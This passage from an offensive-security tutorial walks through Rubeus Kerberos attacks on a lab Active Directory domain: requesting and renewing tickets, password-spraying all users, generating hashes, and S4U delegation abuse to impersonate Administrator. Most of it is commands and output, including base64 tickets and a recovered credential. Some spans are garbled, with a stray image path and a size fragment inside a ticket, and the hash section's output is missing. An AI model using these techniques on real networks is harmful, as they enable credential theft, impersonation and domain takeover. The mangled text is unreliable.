      +S3QdeN9MpteyTZK30OI+niKhGp6pw4rSktbGc+u/nq+C34hL2zftuJKZIIR7MCwiq/N539WOWp62e+C
      8fkx/doSCCOQbRJW1ZUS4s59m1RBnNZyoVggXNg3gqvDCIPCTwEMSutRGAUJE4FSf6pcl7/o8UKoYhfY
      dhWGH4+HwV8xjFpB9V4EBN4qRttHEuOKcCG2xz5nw+ZcxjvJc2LNWqQmKNnTuGNrivemKsYmlZ4UUVZ+
      LBSwQ1AaziFANXoowhR2Jp15qnsiQxyc7tjWJ/ckYDFhAUihgRlRGA0VXIdCMjDxXRtgGhPNFeAwWQ8s
      LQKK6bBKQ7ntL2Z6ay/WOk92xMwoo/lfBeFSU1T1/7WVZ6OB2zCB2KADAgEAooHQBIHNfYHKMIHHoIHE
      MIHBMIG+oBswGaADAgEXoRIEEKOptI1EyrU+xtrKFTDGjSShDhsMSUdOSVRFLkxPQ0FMohowGKADAgEB
      oREwDxsNaGFyc2hpdHJhanBhbKMHAwUAQOUAAKURGA8yMDIyMDQyNzA2NTAxMVqmERgPMjAyMjA0Mjcx
      NjUwMTFapxEYDzIwMjIwNTA0MDY1MDExWqgOGwxJR05JVEUuTE9DQUypITAfoAMCAQKhGDAWGwZrcmJ0
      Z3QbDGlnbml0ZS5sb2NhbA==
```

Asktgs

Rubeus has an asktgs option which can build raw TGS-REP requests by providing a ticket either in the CLI argument or by providing a path to a ticket.kirbi file placed on disk. Each TGS has a specified purpose.

For example, let's create a TGS for the LDAP service. One or more service SPNs can be provided.

rubeus.exe asktgs /user:harshitrajpal /ticket:doIFNDCCBTCgAwIBB...bA== /service:LDAP/dc1.ignite.local

```
C:\Users\Public>rubeus.exe asktgs /user:harshitrajpal /ticket:doIFNDCCBTCgAwIBBaEDAgEWooIERDCCBEBhgg
Q8MIIEOKADAgEFoQ4bDElHTklURS5MT0NBTKIhMB+gAwIBAqEYMBYbBmtyYnRndBsMaWduaXRlLmxvY2Fso4ID/DCCA/igAwIBEq
EDAgECooID6gSCA+YMUGN/rPP1CtPh0q1m50qw/JKV6r4ndv5BN+nP5pK3cGMCIwlO+pnkhBrKtC4kXT4gJS/Dt8yEI+8bjsdiL7
TOEJ3CR6nTc0zmmIOBX7TKhMzRTplpeQo7ynFl+MRkSNv/cn51R/z2sSFUleTbaxPQdaJYU5pb4pizPgJWAm9CafzDT0M4rJwfE4
p+wOfov7uJ+5RA0xGLD09cJojOYFfyWa8jMqATZfCkkgoiID2iJUhCW3nx++OUAUHbT5j9Omt6RoCqHTXSfWPacByts/J1y5Z7vb
h8wNZvDL/rq8/WHnda+TzcKNYKZ6bi8NcIW33hAX6150twgJfk/hxeKTqv6vGmNKWAyngxIlDI+q6JBZj9hRomSkVtOPmfVKDyU1
qD3I0yBsuG579oKcYGhkJzvBGmo0o8mrOYOs8HpWxuBnxqC0MuVVsufAiQFOONGFpzf12d7wyvt0vyinR7svMfyB8EVE+KwPnztC
sjlhsNW/SKeR7QYB1rVhmduxWh1W8kptfnDURWIDvBr+X+9TdMrSnyyrU+cM6e2q0HezJF0xQ3qAq1dRvpLJ8zf/Cy5wWgY4bICQ
6RPEF/G/gd99dvCjFeJB+QUf4NJXfmZjmA/CzzCoc4FqHOBeHyAauNx2pukfcJAaemLYuf8Ne6T4l2u76zvYXOaxFNjd+fIqmufo
junPUOwFZUDUv4qau5pR8B7651z0KM50RoefMJs4bORjumfvScL0EPUSb+la78SPwo9E/JgJI5rvYZl5VR0+d1BjFffCMgJ/GdvD
2sEpeGIh7VF33CmgQFOkruqYkTKMbILl3YmZISBDp7MC5MMfCmRLZoKa1WnF2QpmoTLt+/2zqWyREdhwKwq3U1n8Z5QCUQ33ltNr
q6wehkDKFE/IlWfkuJ7CPiEnt3cWrSL5r3v+d7D0mxXQjVjg4hhbguvIgCXVTV3Owt4oRF3pE/UzujNiC2+S3QdeN9MpteyTZK30
OI+niKhGp6pw4rSktbGc+u/nq+C34hL2zftuJKZIIR7MCwiq/N539WOWp62e+C8fkx/doSCCOQbRJW1ZUS4s59m1RBnNZyoVggXN
g3gqvDCIPCTwEMSutRGAUJE4FSf6pcl7/o8UKoYhfYdhWGH4+HwV8xjFpB9V4EBN4qRttHEuOKcCG2xz5nw+ZcxjvJc2LNWqQmKN
nTuGNrivemKsYmlZ4UUVZ+LBSwQ1AaziFANXoowhR2Jp15qnsiQxyc7tjWJ/ckYDFhAUihgRlRGA0VXIdCMjDxXRtgGhPNFeAwWQ
8sLQKK6bBKQ7ntL2Z6ay/WOk92xMwoo/lfBeFSU1T1/7WVZ6OB2zCB2KADAgEAooHQBIHNfYHKMIHHoIHEMIHBMIG+oBswGaADAg
EXoRIEEKOptI1EyrU+xtrKFTDGjSShDhsMSUdOSVRFLkxPQ0FMohowGKADAgEBoREwDxsNaGFyc2hpdHJhanBhbKMHAwUAQOUAAK
URGA8yMDIyMDQyNzA2NTAxMVqmERgPMjAyMjA0MjcxNjUwMTFapxEYDzIwMjIwNTA0MDY1MDExWqgOGwxJR05JVEUuTE9DQUypIT
AfoAMCAQKhGDAWGwZrcmJ0Z3QbDGlnbml0ZS5sb2NhbA== /service:LDAP/dc1.ignite.local
```

By providing in the TGT we generated in the previous step (copying in notepad and removing enters to type the ticket in a single line) we have generated a TGS successfully.

```
  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

  v2.0.2

[*] Action: Ask TGS

[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the service ticket
[*] Building TGS-REQ request for: 'LDAP/dc1.ignite.local'
[*] Using domain controller: dc1.ignite.local (192.168.1.2)
[+] TGS request successful!
[*] base64(ticket.kirbi):

      doIFWDCCBVSgAwIBBaEDAgEWooIEVjCCBFJhggROMIIESqADAgEFoQ4bDElHTklURS5MT0NBTKIjMCGg
      AwIBAqEaMBgbBExEQVAbEGRjMS5pZ25pdGUubG9jYWyjggQMMIIECKADAgESoQMCAQWiggP6BIID9i8d
      //tODAilw25XQfJ/w+tZm96gwVN5nMN4Oe2ATHDXXzUPBE6Lt+Q9Jmp145wVFDRoVdqqIpWitdS4mlEu
      XPZT0Ghggr0CdmBlITO6ySiSjal3lBZT+qXEXw2kfNyAAwrqOD7olIeKZJNMQ7yARxW2Ugs6JokWiZtZ
      D/MMGar6zCaFkYXBRGYOzr0jIWhqx03I4M4HG3isndXr8hJ13DKGDo8Rf5lliptSe2GeQnLhZIhrCZu3
      rWMCDGCn2JZ5B5TCpFb9tSY5y3IcG/LmHuodQXjAKmYKXKh+CEYVGMZ7Ym1upEZfLb/MIstL2m1RlIUI
      8EahuIjRviQdzhjSeOC15Aza8teVsd54h0jJlVW8RjAxuzqhR3biNN1hg/P4wkGjiY0e+M1pYslqjOrb
      fmDDt3G1Qsf2R+aaN+mXAE7JYSPkvoOPmzksoOTyOUtrouKX2hKm58VqzfJGbSPMBArwGFE2vAivSPj/
      Z82Xr2UKpdr6eEY0dCTxIOofvBNPhe9gv3RloeXiiqmeuADsWoMdjlUUuPhXmY8VaC1l/ozAR5IXpksl
      mF4an3n8q/r4U1dBmZZuiWl/k7TX2phI1hG2eKRA2Ol0K9rtl71UX0/4HHwTdYHKHJbTNy9gEW9v0AB1
      1eJILEfjcyICfwSmkyBYNaqbGQpARbL89y6KP26YB83HhxEXvab40tseZZNNjgz5JbdZst3JsDKHX9Am
      Q0GmMWmOoFnxY94SBcahVN0nzPLF3I9OQRtcetFnUHmQeSug/ip9gyXsxX6UCyH1ggHzuIg/N6sJObHX
      dSS/HC9IEDPjnPeaMe00Vybe5ZWdrOVH1KceX2BCKy314Bijy7K3CajWofmknonGyXCHrluVJUtYTReh
      4yqS4jPgvbRKlo43+HjUhLyO1P0EgPxIsgxrxoMGvcpW4nF0VM2pR5K/U14hXiQK7fXvfbvsXmKX470U
      i4NEkZpJs9Qp3W8C+5cXNtUT+ndeS/L/Vgtxpdv01ZxOWQoB4XCmjC8SnOzw3iChL94u9alYlt8pCum/
      FdYz+J/ntu4lZB7aNNP7j7GvRGG8H9/1ylcmnySewLQotqKlKCz3mBhjkiDHkfp3fIE/6Ev4f7L5Zcfo
      Xnqgrl0RuupQam4rWBK3VGYZ1g9A0yNdOBi02B37Gnf5TsRBMhPDES74iuF13fF7ydJvhsY5XXKo38Ba
      ZfXtvEt99Y2JI1kPhIgbM7GqDPZt3e43tWKiG0Zikn0vuhletnQkN2l3m7lrKdLfSW0cp6h3jxcCsi1o
      p7IxsUAduVRXypsNoVfABOleXepk2ua/RY2yIZov0srBex3vOEc/bWK9QduXZfq/Onnyv6OB7TCB6qAD
      AgEAooHiBIHffYHcMIHZoIHWMIHTMIHQoCswKaADAgESoSIEIOej9z30D1M/t9tUe8QeeMHZR38xrmlD
      /p8H27RWduGcoQ4bDElHTklURS5MT0NBTKIaMBigAwIBAaERMA8bDWhhcnNoaXRyYWpwYWyjBwMFAECl
      AAClERgPMjAyMjA0MjcwNjU2NDZaphEYDzIwMjIwNDI3MTY1MDExWqcRGA8yMDIyMDUwNDA2NTAxMVqo
      DhsMSUdOSVRFLkxPQ0FMqSMwIaADAgECoRowGBsETERBUBsQZGMxLmlnbml0ZS5sb2NhbA==
```

Klist

Klist command in Windows can be used to view the tickets generated in the system. Here, when we run klist command we can see that a KRBTGT and an LDAP TGS have been generated and stored in the session.

```
C:\Users\Public>klist
klist

Current LogonId is 0:0x5f65eb

Cached Tickets: (2)

#0>     Client: harshitrajpal @ IGNITE.LOCAL
        Server: krbtgt/IGNITE.LOCAL @ IGNITE.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e50000 -> forwardable renewable initial pre_authent ok_as_delegate name_can
onicalize
        Start Time: 4/27/2022 12:15:50 (local)
        End Time:   4/27/2022 22:15:50 (local)
        Renew Time: 5/4/2022 12:15:50 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called: dc1.ignite.local

#1>     Client: harshitrajpal @ IGNITE.LOCAL
        Server: LDAP/dc1.ignite.local/ignite.local @ IGNITE.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicaliz
e
        Start Time: 4/27/2022 12:15:50 (local)
        End Time:   4/27/2022 22:15:50 (local)
        Renew Time: 5/4/2022 12:15:50 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called: dc1.ignite.local
```

Renew

The renew function in Rubeus builds a TGT renewal exchange. We can specify a domain controller using the /dc flag which will be used as a destination for the renewal traffic. We can further use the **tgtdeleg** option with this and extract user's credentials without elevation and keep it alive on another system for a week by default.

/ptt flag can also be used in conjunction to apply the Kerberos

rubeus.exe renew /dc:dc1.ignite.local /ticket:doIFNDCCB....bA==

```
C:\Users\Public>rubeus.exe renew /dc:dc1.ignite.local /ticket:doIFNDCCBTCgAwIBBaEDAgEWooIERDCCBEBhgg
Q8MIIEOKADAgEFoQ4bDElHTklURS5MT0NBTKIhMB+gAwIBAqEYMBYbBmtyYnRndBsMaWduaXRlLmxvY2Fso4ID/DCCA/igAwIBEq
EDAgECooID6gSCA+YMUGN/rPP1CtPh0q1m50qw/JKV6r4ndv5BN+nP5pK3cGMCIwlO+pnkhBrKtC4kXT4gJS/Dt8yEI+8bjsdiL7
TOEJ3CR6nTc0zmmIOBX7TKhMzRTplpeQo7ynFl+MRkSNv/cn51R/z2sSFUleTbaxPQdaJYU5pb4pizPgJWAm9CafzDT0M4rJwfE4
p+wOfov7uJ+5RA0xGLD09cJojOYFfyWa8jMqATZfCkkgoiID2iJUhCW3nx++OUAUHbT5j9Omt6RoCqHTXSfWPacByts/J1y5Z7vb
h8wNZvDL/rq8/WHnda+TzcKNYKZ6bi8NcIW33hAX6150twgJfk/hxeKTqv6vGmNKWAyngxIlDI+q6JBZj9hRomSkVtOPmfVKDyU1
qD3I0yBsuG579oKcYGhkJzvBGmo0o8mrOYOs8HpWxuBnxqC0MuVVsufAiQFOONGFpzf12d7wyvt0vyinR7svMfyB8EVE+KwPnztC
sjlhsNW/SKeR7QYB1rVhmduxWh1W8kptfnDURWIDvBr+X+9TdMrSnyyrU+cM6e2q0HezJF0xQ3qAq1dRvpLJ8zf/Cy5wWgY4bICQ
6RPEF/G/gd99dvCjFeJB+QUf4NJXfmZjmA/CzzCoc4FqHOBeHyAauNx2pukfcJAaemLYuf8Ne6T4l2u76zvYXOaxFNjd+fIqmufo
junPUOwFZUDUv4qau5pR8B7651z0KM50RoefMJs4bORjumfvScL0EPUSb+la78SPwo9E/JgJI5rvYZl5VR0+d1BjFffCMgJ/GdvD
2sEpeGIh7VF33CmgQFOkruqYkTKMbILl3YmZISBDp7MC5MMfCmRLZoKa1WnF2QpmoTLt+/2zqWyREdhwKwq3U1n8Z5QCUQ33ltNr
q6wehkDKFE/IlWfkuJ7CPiEnt3cWrSL5r3v+d7D0mxXQjVjg4hhbguvIgCXVTV3Owt4oRF3pE/UzujNiC2+S3QdeN9MpteyTZK30
OI+niKhGp6pw4rSktbGc+u/nq+C34hL2zftuJKZIIR7MCwiq/N539WOWp62e+C8fkx/doSCCOQbRJW1ZUS4s59m1RBnNZyoVggXN
g3gqvDCIPCTwEMSutRGAUJE4FSf6pcl7/o8UKoYhfYdhWGH4+HwV8xjFpB9V4EBN4qRttHEuOKcCG2xz5nw+ZcxjvJc2LNWqQmKN
nTuGNrivemKsYmlZ4UUVZ+LBSwQ1AaziFANXoowhR2Jp15qnsiQxyc7tjWJ/ckYDFhAUihgRlRGA0VXIdCMjDxXRtgGhPNFeAwWQ
8sLQKK6bBKQ7ntL2Z6ay/WOk92xMwoo/lfBeFSU1T1/7WVZ6OB2zCB2KADAgEAooHQBIHNfYHKMIHHoIHEMIHBMIG+oBswGaADAg
EXoRIEEKOptI1EyrU+xtrKFTDGjSShDhsMSUdOSVRFLkxPQ0FMohowGKADAgEBoREwDxsNaGFyc2hpdHJhanBhbKMHAwUAQOUAAK
URGA8yMDIyMDQyNzA2NTAxMVqmERgPMjAyMjA0MjcxNjUwMTFapxEYDzIwMjIwNTA0MDY1MDExWqgOGwxJR05JVEUuTE9DQUypIT
AfoAMCAQKhGDAWGwZrcmJ0Z3QbDGlnbml0ZS5sb2NhbA==
```

/autorenew sub function will put the exchange to sleep for endTime 30 minutes and after that window automatically renew the TGT and display the renewed ticket

rubeus.exe renew /dc:dc1.ignite.local /autorenew /ticket:doIFNDCCBTCgAw...bA==

```
C:\Users\Public>rubeus.exe renew /dc:dc1.ignite.local /autorenew /ticket:doIFNDCCBTCgAwIBBaEDAgEWooIERDCCBEBhggQ8M
IIEOKADAgEFoQ4bDElHTklURS5MT0NBTKIhMB+gAwIBAqEYMBYbBmtyYnRndBsMaWduaXRlLmxvY2Fso4ID/DCCA/igAwIBEqEDAgECooID6gSCA+Y
MUGN/rPP1CtPh0q1m50qw/JKV6r4ndv5BN+nP5pK3cGMCIwlO+pnkhBrKtC4kXT4gJS/Dt8yEI+8bjsdiL7TOEJ3CR6nTc0zmmIOBX7TKhMzRTplpe
Qo7ynFl+MRkSNv/cn51R/z2sSFUleTbaxPQdaJYU5pb4pizPgJWAm9CafzDT0M4rJwfE4p+wOfov7uJ+5RA0xGLD09cJojOYFfyWa8jMqATZfCkkgo
iID2iJUhCW3nx++OUAUHbT5j9Omt6RoCqHTXSfWPacByts/J1y5Z7vbh8wNZvDL/rq8/WHnda+TzcKNYKZ6bi8NcIW33hAX6150twgJfk/hxeKTqv6
vGmNKWAyngxIlDI+q6JBZj9hRomSkVtOPmfVKDyU1qD3I0yBsuG579oKcYGhkJzvBGmo0o8mrOYOs8HpWxuBnxqC0MuVVsufAiQFOONGFpzf12d7wy
vt0vyinR7svMfyB8EVE+KwPnztCsjlhsNW/SKeR7QYB1rVhmduxWh1W8kptfnDURWIDvBr+X+9TdMrSnyyrU+cM6e2q0HezJF0xQ3qAq1dRvpLJ8zf
/Cy5wWgY4bICQ6RPEF/G/gd99dvCjFeJB+QUf4NJXfmZjmA/CzzCoc4FqHOBeHyAauNx2pukfcJAaemLYuf8Ne6T4l2u76zvYXOaxFNjd+fIqmufoj
unPUOwFZUDUv4qau5pR8B7651z0KM50RoefMJs4bORjumfvScL0EPUSb+la78SPwo9E/JgJI5rvYZl5VR0+d1BjFffCMgJ/GdvD2sEpeGIh7VF33Cm
gQFOkruqYkTKMbILl3YmZISBDp7MC5MMfCmRLZoKa1WnF2QpmoTLt+/2zqWyREdhwKwq3U1n8Z5QCUQ33ltNrq6wehkDKFE/IlWfkuJ7CPiEnt3cWr
SL5r3v+d7D0mxXQjVjg4hhbguvIgCXVTV3Owt4oRF3pE/UzujNiC2+S3QdeN9MpteyTZK30OI+niKhGp6pw4rSktbGc+u/nq+C34hL2zftuJKZIIR7
MCwiq/N539WOWp62e+C8fkx/doSCCOQbRJW1ZUS4s59m1RBnNZyoVggXNg3gqvDCIPCTwEMSutRGAUJE4FSf6pcl7/o8UKoYhfYdhWGH4+HwV8xjFp
B9V4EBN4qRttHEuOKcCG2xz5nw+ZcxjvJc2LNWqQmKNnTuGNrivemKsYmlZ4UUVZ+LBSwQ1AaziFANXoowhR2Jp15qnsiQxyc7tjWJ/ckYDFhAUihg
RlRGA0VXIdCMjDxXRtgGhPNFeAwWQ8sLQKK6bBKQ7ntL2Z6ay/WOk92xMwoo/lfBeFSU1T1/7WVZ6OB2zCB2KADAgEAooHQBIHNfYHKMIHHoIHEMIH
BMIG+oBswGaADAgEXoRIEEKOptI1EyrU+xtrKFTDGjSShDhsMSUdOSVRFLkxPQ0FMohowGKADAgEBoREwDxsNaGFyc2hpdHJhanBhbKMHAwUAQOUAA
KURGA8yMDIyMDQyNzA2NTAxMVqmERgPMjAyMjA0MjcxNjUwMTFapxEYDzI Size: 127 x 48 .MDExWqgOGwxJR05JVEUuTE9DQUypITAfoAMCAQKhGDA
WGwZrcmJ0Z3QbDGlnbml0ZS5sb2NhbA==
```

As you may now observe that after a specified time interval a renewed TGT is shown

```
  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v2.0.2

[*] Action: Auto-Renew Ticket


[*] User        : harshitrajpal@IGNITE.LOCAL
[*] endtime     : 4/27/2022 10:20:11 PM
[*] renew-till  : 5/4/2022 12:20:11 PM
[*] Sleeping for 527 minutes (endTime-30) before the next renewal
```

Brute

The brute option in Rubeus can be used to perform a password bruteforce attack against all the existing user accounts in Active Directory. Many times, the same password is used with multiple accounts in real-life enterprise infrastructure. So, brute option can generate multiple TGTs in those accounts having the same password. /noticket can be used in conjunction with this option since no ticket is provided with this functionality. For example,


rubeus.exe brute /password:Password@1 /noticket

```
C:\Users\Public>rubeus.exe brute /password:Password@1 /noticket
rubeus.exe brute /password:Password@1 /noticket


  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.2


[*] Action: Perform Kerberos Brute Force

[*] Using domain controller: 192.168.1.2:88

[X] Administrator KRB-ERROR (14) : KDC_ERR_ETYPE_NOTSUPP

[*] Using domain controller: 192.168.1.2:88
[-] Blocked/Disabled user => Guest
[*] Using domain controller: 192.168.1.2:88
[-] Blocked/Disabled user => DefaultAccount
[*] Using domain controller: 192.168.1.2:88
[-] Blocked/Disabled user => krbtgt
[*] Using domain controller: 192.168.1.2:88
[+] UNLUCKY => harshit:Password@1 (KDC_ERR_KEY_EXPIRED)
[*] Using domain controller: 192.168.1.2:88
[+] STUPENDOUS => aarti:Password@1
[*] base64(aarti.kirbi):

      doIFBDCCBQCgAwIBBaEDAgEWooIEDDCCBAhhggQEMIIEAKADAgEFoQ4bDElHTklURS5MT0NBTKIhMB+g
      AwIBAqEYMBYbBmtyYnRndBsMaWduaXRlLmxvY2Fso4IDxDCCA8CgAwIBEqEDAgECooIDsgSCA67aH0ZR
      erckLUmdSU1ogM20sukDvLY5mmkGQecZ5sRcjgbY9ujjVZYZ0j9sJH3UULKErLG0Sd1E4BmVjr19j6QA
      qHfAmTU5f+7I7rDOXFUfRlkqjhv2y65Omv0swpkn0RqOL4cgGgBPNgdgVeXzFET8UihFNtutUt1VoF+j
      47PT2YtcdMh2qL4xY6IusznamR5JlWXamW5ZUrIkJWOhB8Zhb4/sHqQa1SdlveHZnBnuK0hsjatGmeeU
      YQjDkhOLVmimPPVA7ergI7rPJCktGDMit/912sqEvZHGDyJYDgVZsDoAyBPxI3nOmGKMbpYQcQ3FZrmv
      kv/t6F014yQHPDsBtcO7Di8v+AbkwAzGNt8me+q8KiVpD0Jk5OHPxsr8I6rZKcPkxFMSbyYizQq+P7eU
      bi1D86OhdIvwq3pIo2sjNeBvt9Lz23WWthFMaHopoY9Ar0OZV10Sg+W8CUSepeBrCtbWeegxUn4pshrq
      Ulo+xkHnBhGMrwzaaVEUx1RwVD5qvgR6wUyiqlA+ZsfaEn0TADpP3AYcnUuUBZbT7qKV66kPcwxEI6xe
      DJe8K60WON3HcSXpseUPK7dABFiXY37MGWy/xeT/5n7ZO9EsjWqS860mMgvRiXa4gY2L7HBwLgjgUUPl
      9eszlH+gER2qV9sowr6RDtFOFq1XbhhpITxuAI6ehC2RdFwayG5gfr2DggFYn5MILcLTWiHUWVxAI7CD
      aTLDmQ1IRPXUwZQbticdgls/EbHQf+JZAKoI1oKe6KQUYmThhQMp84NQsVOZgxI3gky/Mk+zPh3b4Ew/
      IMnkE74tLWDP3iO4kF8tNhI5RCGtjFA/WNq4nnyvRM3QepzwpFx1IxWMmZ5+0AeAqX8yzXHykXER7m5V
      YT0jOvpQCX3CxxF3vcW2oxl556qpmNIrE55+EXmoxp4K1EMUhgwiIT6arxz7hsARyJO++ni9ThsdpAwv
      oAKvyS1xCg2hhwGrE6kxiHLGFwvV/+Zp+UaM8e16kKqPOamT6wt0QgoyIujQVkhW5CKMEENLL5xiMZ7R
```

Hash

Rubeus is capable of taking in passwords and generating hashes of them. These are of different formats including NTLM (rc4_hmac) hash. To do this, we can use a **hash** function and provide a domain using /domain, an account's name (can be a machine account too) using the/user flag and the password using /password.

rubeus.exe hash /user:harshitrajpal /domain:ignite.local /password:Password@1



As you can see 4 different hashes have been output. Various encryption ciphers are used in conjunction with popular hashing techniques. All of these ciphers are supported in AD environment and hence, may be used for different purposes.

S4u

We saw above how we can generate hashes using Rubeus. Now let's talk about one such attack where hashes can be used to impersonate another user and carry out delegation attacks. For a detailed write-up on delegation, and attacks follow the link **here**. In short, OS post-Windows server 2003 contained a Kerberos protocol extension called s4uself and s4uproxy. These protocols can be used to conduct delegation attacks. For example, in the example below, we have performed an attack called "Resource-Based Constrained Delegation" which benefits the **msDS-AllowedToActOnBehalfOfAnotherIdentity** option set in the attribute's editor. Follow the article **here** for a full attack. In the example below, we'll use the user noob's hash and then impersonate Administrator account.

/rc4: flag is used to provide user noob's account.

/impersonateuser: User that will be impersonated by noob.

/msdsspn: A valid msDS-AllowedToActOnBehalfOfAnotherIdentity value for the account. Here, the domain controller

/altservice: can be supplied to substitute one or more service names in the resulting .kirbi file.

/ptt: Injects the resulting ticket in the current terminal session

rubeus.exe s4u /user:noob$ /rc4:64FBAE31CC352FC26AF97CBDEF151E03 /impersonateuser:Administrator /msdsspn:host/dc1.ignite.local /altservice:cifs /domain:ignite.local /ptt

This would generate a ticket for Administrator user over the specified SPN. In short, we can now act as DC.

```
[*] Impersonating user 'Administrator' to target SPN 'host/dc1.ignite.local'
[*]   Final ticket will be for the alternate service 'cifs'
[*] Building S4U2proxy request for service: 'host/dc1.ignite.local'
[*] Using domain controller: dc1.ignite.local (192.168.1.2)
[*] Sending S4U2proxy request to domain controller 192.168.1.2:88
[+] S4U2proxy success!
[*] Substituting alternative service name 'cifs'
[*] base64(ticket.kirbi) for SPN 'cifs/dc1.ignite.local':

      doIGCDCCBgSgAwIBBaEDAgEWooIFFjCCBRJhggUOMIIFCqADAgEFoQ4bDElHTklURS5MT0NBTKIjMCGg
      AwIBAqEaMBgbBGNpZnMbEGRjMS5pZ25pdGUubG9jYWyjggTMMIIEyKADAgESoQMCAQOiggS6BIIEtuZh
      JkDcGBSjTxrF5mVG1NaPu4qhiWAA0NcW/wWFdAIcbGBtrcQ7HRFefGtr7nf2FDHSVtfAAoI0oeScFm2B
      prYaNiFBG/ESOj0WBgoUIHKGFmvDE0b/wg5TxA+b0SfuTp1mZNmpYFg5C/Y70LJEcm4ysLWgi96sxNuM
      3C+PtMCwDPzfPnje+5jp3Env36hRDCTyiyatmYNTA0cgMSCyaUkZjMtxJiVbQf01m7GlTcQxiNjgr26Y
      B1lwuH0curJgILn0NS4SDkdpjV0yldWgHpngSr9bCa609EVtcc0xjHLmlXM4IPM3/XcWigDtW0SQOLxK
      NbDHmWTZ1c8KdTRg/8To5VLuaNYYT34puupsIgY+J9h4w01FEA91K4xGy/aniAzQSXt9AQYUiN2QhcvH
      X27jJ6+U86cndqnyEqUYtlFC1Cwoe5nW1Uikum+nXgaNsps24S1KL47uMFhCDAOSMz0WuPf5WomMYazZ
      z8LW+FmGfpn2/xbX0cyLp4oYANQ8V+w9cJpS+ze1dHKRW0NEyycCyw4aUiDiidQtuGSrEZ+QDrSFHqha
      9Pqs9jUZxGv2pyokAG1QC2wXPZqD2miVUs18jtPxVDvXZvHhbiyEuBNk3S0g5thbC3l8OQIZ7l1HpsI+
      HnwwTHzhFx5CPdrqjAgF2MRnVlIFCvVnJRpXC3DTG8K3FSvJOVL5ofiK6JTNnNOnr27OQl2dzmMckO8A
      Bh48uU2emYiOW6dxPlPsgaVjBBY3bjsBX1u38kCoq4vWVLIHUMH8CPHGsSb0L/qWx+al4Puxq6gShOiI
      +PITFSLyZUaeBKCSbY05iW8qDXUngx6jIgMElz7vzYLqPldKu0IGHbE89aBzQgpxuGH8zrBXtr7hCMWp
      vRyupDQ/13wcpEFG8BjcAUN2bKVVDy3DPnivitNjBW5LZoldYuFXnMHqPFE9yq582R5AZf5cDxVpVI3Q
      1v2Di4V1vGK38LPWTVgMp+p7DNhlZX7HJah/P2uqN/tuNj+89+Q++sAqplzzFytSaEnc062pgW/Z8FhC
      X1O16orUpTJukjVlE+UFH4o7J1IrdrkDH8urjEm3pZsl7slJXGFRY6BSfWrnB1K9hpv2VLpv7GTLGmYt
      ZbCwaPlDls6NgbzoVPnCZ6AnbceOa4oaBuKqU2aUyDkkblvCIuY2CkkQy5/Vklu59BqeVVV0hifRdvkI
      t3ZBljJEkmpwK0GLAKgpiMQa+mz71yw83qnEzZA8sjPa6hUU3UsHBt/vWZsbAiHkAMGlnFYkzgtdo8i6
      ghngp7rLGybuf9jK0mjil3HMoNUhrt/caOHpTKQROS7AKPBpfzF5RpkMdekrhmu+7qk1aBkwM5Ce7meL
      QzUASQcpeEFRFkIQsGsYEquUZ0A6dYs4xJCoRFxa/iwmgT3WbBLtm985SG55EkiFLYoiBkaYmjvxNI2S
      Xo9UPh98ShM3uHBG5wLhZJ/uRHf5ERaU0ZhqV/NiaqjL6ENqqgXF1B0Q8dIAk6Yl4FlQZ7FUQKt0UE4W
      E6Cy/ix3byhTODguP8z1DLUv/ujrmsOjsq+3EJqEdFeGvu9tLAIewOunP3szBszIaYvc4YW7tznsw1tZ
